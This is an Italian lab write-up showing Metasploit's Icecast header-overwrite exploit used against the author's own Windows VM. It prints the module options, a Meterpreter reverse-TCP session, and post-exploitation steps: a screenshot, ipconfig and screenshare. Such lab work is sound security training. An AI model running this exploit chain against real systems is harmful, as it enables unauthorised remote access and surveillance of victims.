Hacking Windows

Ho inizialmente cercato gli exploit per il programma Icecast presente nella mia VM. Una volta individuato ne ho poi settato le impostazioni:

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.152   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


A questo punto ho fatto partire l'exploit:

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.50.152:4444
[*] Sending stage (176198 bytes) to 192.168.50.156
[*] Meterpreter session 1 opened (192.168.50.152:4444 → 192.168.50.156:49528) at 2024-09-26 05:23:18 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/ibFSPkEt.jpeg
```

Una volta explotata la VM ho preceduto allo screenshot della stessa:



Ho poi osservato le configurazione di rete della stessa:

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:27:79:b3
MTU          : 1500
IPv4 Address : 192.168.50.156
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a539:8584:1f19:c48
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:185c:754a:a8f5:fc69
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::185c:754a:a8f5:fc69
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:329c
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

E infine ho effettuato uno screenshare della mia VM:

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/ZdbAOHnL.html
[*] Streaming...
[-] Send timed out. Timeout currently 15 seconds, you can configure this wit
h sessions --interact <id> --timeout <value>
```